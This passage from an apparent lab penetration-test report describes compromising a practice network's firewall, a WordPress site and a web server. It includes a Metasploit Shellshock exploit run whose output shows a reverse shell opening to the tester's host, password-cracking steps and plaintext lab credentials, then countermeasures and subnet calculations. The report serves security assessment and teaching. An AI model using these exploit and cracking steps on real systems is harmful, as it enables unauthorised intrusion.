


Figure 42 - Opening the /etc/passwd file from the firewall host

The tester was also able to access the command prompt for the firewall, meaning they were able to execute shells, download and upload files as well as executing PHP directly within the firewall.

The webserver for the firewall can be seen from outside of the internal network. This is due to the DMZ rules not being set up correctly, the attacker was able to tunnel and route into the

firewall due to the DMZ rules allowing IP's within the LAN area of the network specifically 192.168.0.66 to communicate with the DMZ, *(Fig 43).*




Figure 43 - DMZ Rules for the network

Timbuktu

There was a service called Timbuktu running on 192.168.0.233, Timbuktu is an outdated service that is discontinued. Timbuktu acts as a remote desktop service, which allows users to interact with a machine as if it were actually in front of them. This port is closed on the machine, but is present in the UDP scans of 192.168.0.233.

WEBSERVERS

There was a webserver on both 172.16.221.237. The address was found to be directly connected to the first router, which led to the tester doing a nmap scan on the address. The webserver was running SSH, HTTP and SSL, an attempt was made using hydra to crack the SSH password but was unsuccessful. Navigating to this address displayed a simple default message about the web server, *(Fig 44).*




Figure 44 - The landing page of the .237 web server

A nikto scan was used to detect any vulnerabilities that existed on the server. This identified the version of Apache that was being run as well as some low vulnerabilities, *(Fig 45).*




Figure 45 - Nikto scan results of 172.16.221.237

The tester also ran a DIRB scan on the webserver, which identified that the webserver had wordpress running on it. There was a login page as well as a readme file with the wordpress default admin username on it. This was used as part of the password cracking attempt for the admin login, *(Fig 46 & 47)*.




Figure 46 - Login page for the wordpress website




Figure 47 - ReadMe file with default username, 'admin'

WPScan was used to crack the password using the password.txt wordlist from the Metasploit framework. It taken 2 and a half hours for the password to be cracked, which was zxc123, *(Fig 48).*




Figure 48 - WPScan cracking the password for the admin account

Once the tester had full access to the admin portal of the wordpress website, they were able to determine that they could have defaced the website, uploaded malware and locked the company/owner out of the website, *(Fig 49).*




Figure 49 - Admin dashboard for the web server

There was also another webserver on the 192.168.0.242 address. Accessing this on a browser shown information about the server, *(Fig 50).* Clicking on 'Help' tried to redirect the user to a youtube video, but as the network was not connected to the internet, it did not load.




Figure 50 - index page of .242 web server

Using nikto to scan the website for any potential vulnerabilities. Shellshock was identified to be a vulnerability that could be taken advantage of. Nikto also noted that the version of Apache that was being run on the server was outdated but was still being supported unlike the wordpress webserver's version of Apache.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-12-31 07:45:42 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
me forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
he site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mit
re.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-12-31 07:46:08 (GMT-5) (26 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 51 - Nikto scan of the .242 web server

Using Metasploit, the vulnerability was exploited. The exploit, "apache_mod_cgi_bash_env_exec" was used as the cgi-bin directory could be accessed by a non-priviliged user. Once the vulnerability was exploited, the tester had a shell on the webserver, *(Fig 52).*

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.0.242:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.234
[*] Command shell session 1 opened (192.168.0.200:4444 -> 192.168.0.234:34657) at 2020-12-31 08:23:44 -050
0
```

Figure 52 - Shellshock vulnerability being exploited to gain a shell on the machine

COUNTERMEASURES

Telnet

Telnet is an insecure and outdated communication protocol that should not be used for communicating with the router, it is especially insecure in its current use on the network as the username and password being used for the routers is the default credentials that can be found online, if telnet is going to be continued to be used on the routers the username and password should be changed to a more secure option. A more secure version of communication would be SSH as it encrypts the content and requires either SSH Keys, a password, or both.

HTTP

The HTTP servers on the routers should be disabled if they are not being used for any real purpose within the company. The HTTP webservers display that there is a VyOS router and allows a potential attacker to footprint the network without having to use any invasive techniques such as NMAP scans. If the HTTP server is to be kept up, it should be changed so the default HTTP page for VyOS is not being shown.

SNMP

The SNMP service that is being ran is currently running on the latest version. However, as NMAP was able to detect that it is running, it is possible that the community string is set to the default string of '*public*', (Nmap Network Scanning, 2021). If the community string is '*public*', it should be changed to a more secure string to prevent attackers being able to access it.

NFS

NFS is being used on three addresses within the network. One of the addresses allowed attackers to mount directly onto the root directory, the other two allowed attackers to mount into the home directory of the xadmin user. If NFS is not required, the service should be removed.

If NFS is absolutely necessary on these machines, the mount location should be set to a specific directory where the resource is located and should not allow users to navigate outside of that directory. The permissions to the files should also be set to read only unless absolutely necessary.

SSH

The SSH protocol is secure to an extent. The use of insecure passwords meant that the tester was able to crack these passwords and gain a shell on root and xadmin users. These passwords were also being reused throughout the network, root:apple/xadmin:plums. The use of SSH keys should be favoured over passwords and a unique key should be issued to each host. If passwords are going to be continued to be used, they should be changed to a passphrase that is harder for an attacker to crack.

RPC

The current version of RPC that is currently being ran is vulnerable to Denial-of-Service attack. To prevent this attack and other possible vulnerabilities, it is recommended that the RPC service is updated to the most recent and is kept up to date.

Firewall

The firewall is using the default username, password and hostname. The hostname should be changed to a unique name so that an attacker can't identify the software that the firewall is running from the qualified domain name ('*pfsense.localhost'*). The username and password for the firewall should also be changed from the default username and password, to a secure and unique option instead.

There is no timeout on the session, which means that the admin account has the possibility to stay logged in forever. As mentioned previously this gives an attacker an unlimited time to attack a logged in user, which is a huge security issue. The session timeout should be set to timeout after 5/10 minutes of inaction, this means that the attacker has less time to perform an attack on the logged in user.

The DMZ rules in the firewall have not been configured properly, as the rules include the IP 192.168.0.66 which should not be included in the DMZ. This allowed the tester to navigate further into the network. To prevent this from happening the DMZ rules should be reconfigured to remove the address 192.168.0.66 from communicating with the DMZ.

Timbuktu

The service was detected on 192.168.0.233 but was closed. Timbuktu is discontinued and severely out of date – the last patch for Timbuktu was in 2013, almost 7 years ago. This service should be removed from this host if it is not being used by the network, if it is being used, an alternative Remote Desktop Software should be used instead.

Wordpress Server

The username and the password to the wordpress server were insecure, the username was the default username, 'admin' and the password was found in the password.txt file. A more secure username and password should be chosen to ensure that an attacker cannot access the wordpress server.

The apache server that the wordpress website is being run on is an old version that is no longer being supported. Apache should be updated to make sure it is running the most current version and that it is installing security patches as needed.

Services

Many of the services are running on older versions, which open the network up to security vulnerabilities. The services should be updated automatically to ensure that the most up to date version of the service is being used, as well as any security patches that are required are installed.

Password Complexity

The passwords that are in use on the network are extremely poor and are easy to guess. The client should look at changing these passwords and using passphrases instead, as they are easier for the user to remember and harder for an attacker to guess and crack. An example of a secure passphrase would be *WoodenButterfly01*.

NETWORK CRITICAL EVALUATION

GENERAL DISCUSSION

The network as a whole is functional, however there are considerations that should be enforced to make the general security of the network better. The addresses have been subnetted and assigned well and are suitable for use within the network. The firewall was a suitable choice in attempting to protect the network, however due to the misconfiguration, it helped the tester rather than hindering them.

The security issues that have been highlighted above require simple fixes to protect the network. The tester has provided a list of countermeasures that should be implemented immediately, to protect the network for the present and the future. To protect the network in the future, software updates should be performed automatically to ensure security patches are being installed.

CONCLUSIONS

If the client did not get the network tested, it is highly likely that an attacker would have been able to access the network and cause damage, steal information such as password hashes and possibly lock the company out of their own network. The tester has performed a comprehensive test on the full network and has provided a list of countermeasures that should be applied.

Overall, the current state of the client's network is **not secure** and the company should seek to resolve the flagged security issues **immediately**.

REFERENCES

Wiki.vyos.net. 2020. *User Guide - Vyos Wiki*. [online] Available at: <https://wiki.vyos.net/wiki/User_Guide> [Accessed 26 December 2020].

Cvedetails.com. 2020. *Rpcbind Project Rpcbind Version 0.2.4 : Security Vulnerabilities*. [online] Available at: <https://www.cvedetails.com/vulnerability-list/vendor_id-15678/product_id-32513/version_id-213742/Rpcbind-Project-Rpcbind-0.2.4.html> [Accessed 28 December 2020].

-->, <., 2020. *How To Gain SSH Access To Servers By Brute-Forcing Credentials*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/gain-ssh-access-servers-by-brute-forcing-credentials-0194263/> [Accessed 30 December 2020].

Cvedetails.com. 2020. *CVE-2014-6278 : GNU Bash Through 4.3 Bash43-026 Does Not Properly Parse Function Definitions In The Values Of Environment Variables, Whi*. [online] Available at: <https://www.cvedetails.com/cve/CVE-2014-6278/> [Accessed 31 December 2020].

Rajsadayeshellshock.blogspot.com. 2020. *Shellshock Attack Using Metasploit*. [online] Available at: <https://rajsadayeshellshock.blogspot.com/2016/11/shellshock-attack-using-metasploit.html> [Accessed 31 December 2020].

En.wikipedia.org. 2020. *Timbuktu (Software)*. [online] Available at: <https://en.wikipedia.org/wiki/Timbuktu_(software)> [Accessed 31 December].

LinOxide. 2020. *How To Setup Pfsense Firewall And Basic Configuration*. [online] Available at: <https://linoxide.com/firewall/pfsense-setup-basic-configuration/> [Accessed 31 December 2020].

Best Kali Linux Tutorials. 2021. *Wpscan -- Find Vulnerabilities In Wordpress Websites On Kali Linux*. [online] Available at: <https://www.kalilinux.in/2020/11/wpscan-kali-linux-wordpress.html> [Accessed 2 January 2021].

Parkerson, C., 2021. *Security @ Adobe | Practicing Proper DMZ And Firewall Hygiene*. [online] Security @ Adobe. Available at: <https://blogs.adobe.com/security/2020/08/practicing-proper-dmz-and-firewall-hygiene.html> [Accessed 2 January 2021].

Infosec Resources. 2021. *A Beginner'S Guide To Setting Up An SNMP Pentest Lab Using Vyos And Pfsense - Infosec Resources*. [online] Available at: <https://resources.infosecinstitute.com/topic/a-beginners-guide-to-setting-up-an-snmp-pentest-lab-using-vyos-and-pfsense/> [Accessed 2 January 2021].

Docs.vyos.io. 2021. *SNMP — Vyos 1.3.X (Equuleus) Documentation*. [online] Available at: <https://docs.vyos.io/en/latest/configuration/service/snmp.html?highlight=snmp#> [Accessed 3 January 2021].

Cimpanu, C., 2021. *80,000 Printers Are Exposing Their IPP Port Online | Zdnet*. [online] ZDNet. Available at: <https://www.zdnet.com/article/80000-printers-are-exposing-their-ipp-port-online/> [Accessed 2 January 2021].

2021. [online] Available at: <https://kb.iweb.com/hc/en-us/articles/360005117952-Guide-to-Multicast-DNS-mDNS-security-issues> [Accessed 2 January 2021].

Akamai.com. 2021. *Threat Advisory: Mdns Reflection Ddos | Akamai*. [online] Available at: <https://www.akamai.com/uk/en/resources/our-thinking/threat-advisories/akamai-mdns-reflection-ddos-threat-advisory.jsp> [Accessed 2 January 2021].

Nmap.org. 2021. *UDP Scan (-Su) | Nmap Network Scanning*. [online] Available at: <https://nmap.org/book/scan-methods-udp-scan.html> [Accessed 4 January 2021].

APPENDICES

APPENDIX A – SUBNET CALCULATIONS

192.168.0.200
The ifconfig identified that the netmask was **255.255.255.224** and the broadcast address was **192.168.0.223**.

The IP address and the netmask were changed to binary addresses. Then using the AND operator, where 1+1 = 1, 1+0=0 and 0+0=0, the network address was calculated.

Address Type	Binary	Decimal
IP address	11000000.10101000.00000000.11001000	192.168.0.200
Netmask	11111111.11111111.11111111.11100000	255.255.255.224
Network Address	11000000.10101000.00000000.11000000	192.168.0.192

The prefix for 192.168.0.200 was calculated by counting the total of 1's within the netmask. There are 27 1's in total, which means the **CIDR is 27**.

To find out how many hosts are within the subnet range of 192.168.0.192/27, the last octet of the netmask. The five host bits (0's within the octet) are used in the calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^5 - 2 = 30$$

From the calculation, there are 32 host bits, with two of the hosts removed as they are the network and broadcast hosts. There are **30 usable hosts** in this subnet. From this information, the first usable address is 192.168.0.193 and the last usable address is 192.168.0.222.

13.13.13.12
The ifconfig identified that the netmask was **255.255.255.0** and the broadcast address was **13.13.13.255**.

The IP address and the netmask were changed to binary addresses. Then using the AND operator, where 1+1=1, 1+0=0 and 0+0=0, the network address was calculated.

Address Type	Binary	Decimal
IP address	00001101.00001101.00001101.00001100	13.13.13.12
Netmask	11111111.11111111.11111111.00000000	255.255.255.0

Network Address	00001101.00001101.00001101.00000000	13.13.13.0

The prefix 13.13.13.12 was calculated by counting the total of 1's within the netmask. There are 24 1's in total, which means that the **CIDR is 24**.

To find out how many hosts are within the subnet range of 13.13.13.0/24, the last octet of the netmask. The eight host bits (0's within the octet) are used in the calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^8 - 2 = 254$$

From the calculation, there are 256 host bits, with two of the hosts removed as they are the network and broadcast hosts. There are **254 usable hosts** in this subnet. From this information, the first usable address is 13.13.13.1 and the last usable address is 13.13.13.254.

/24 addresses

The netmask can be calculated from the CIDR, as the CIDR is the number of 1's in the netmask. As the CIDR is 24, there are 24 1's in the netmask.

CIDR	Binary	Decimal
24	11111111.11111111.11111111.00000000	255.255.255.0

This means the netmask is **255.255.255.0.** This means that the number of usable hosts can be calculated. The last octet of the netmask is taken and the eight host bits (0's within the octet) are used in the calculation:

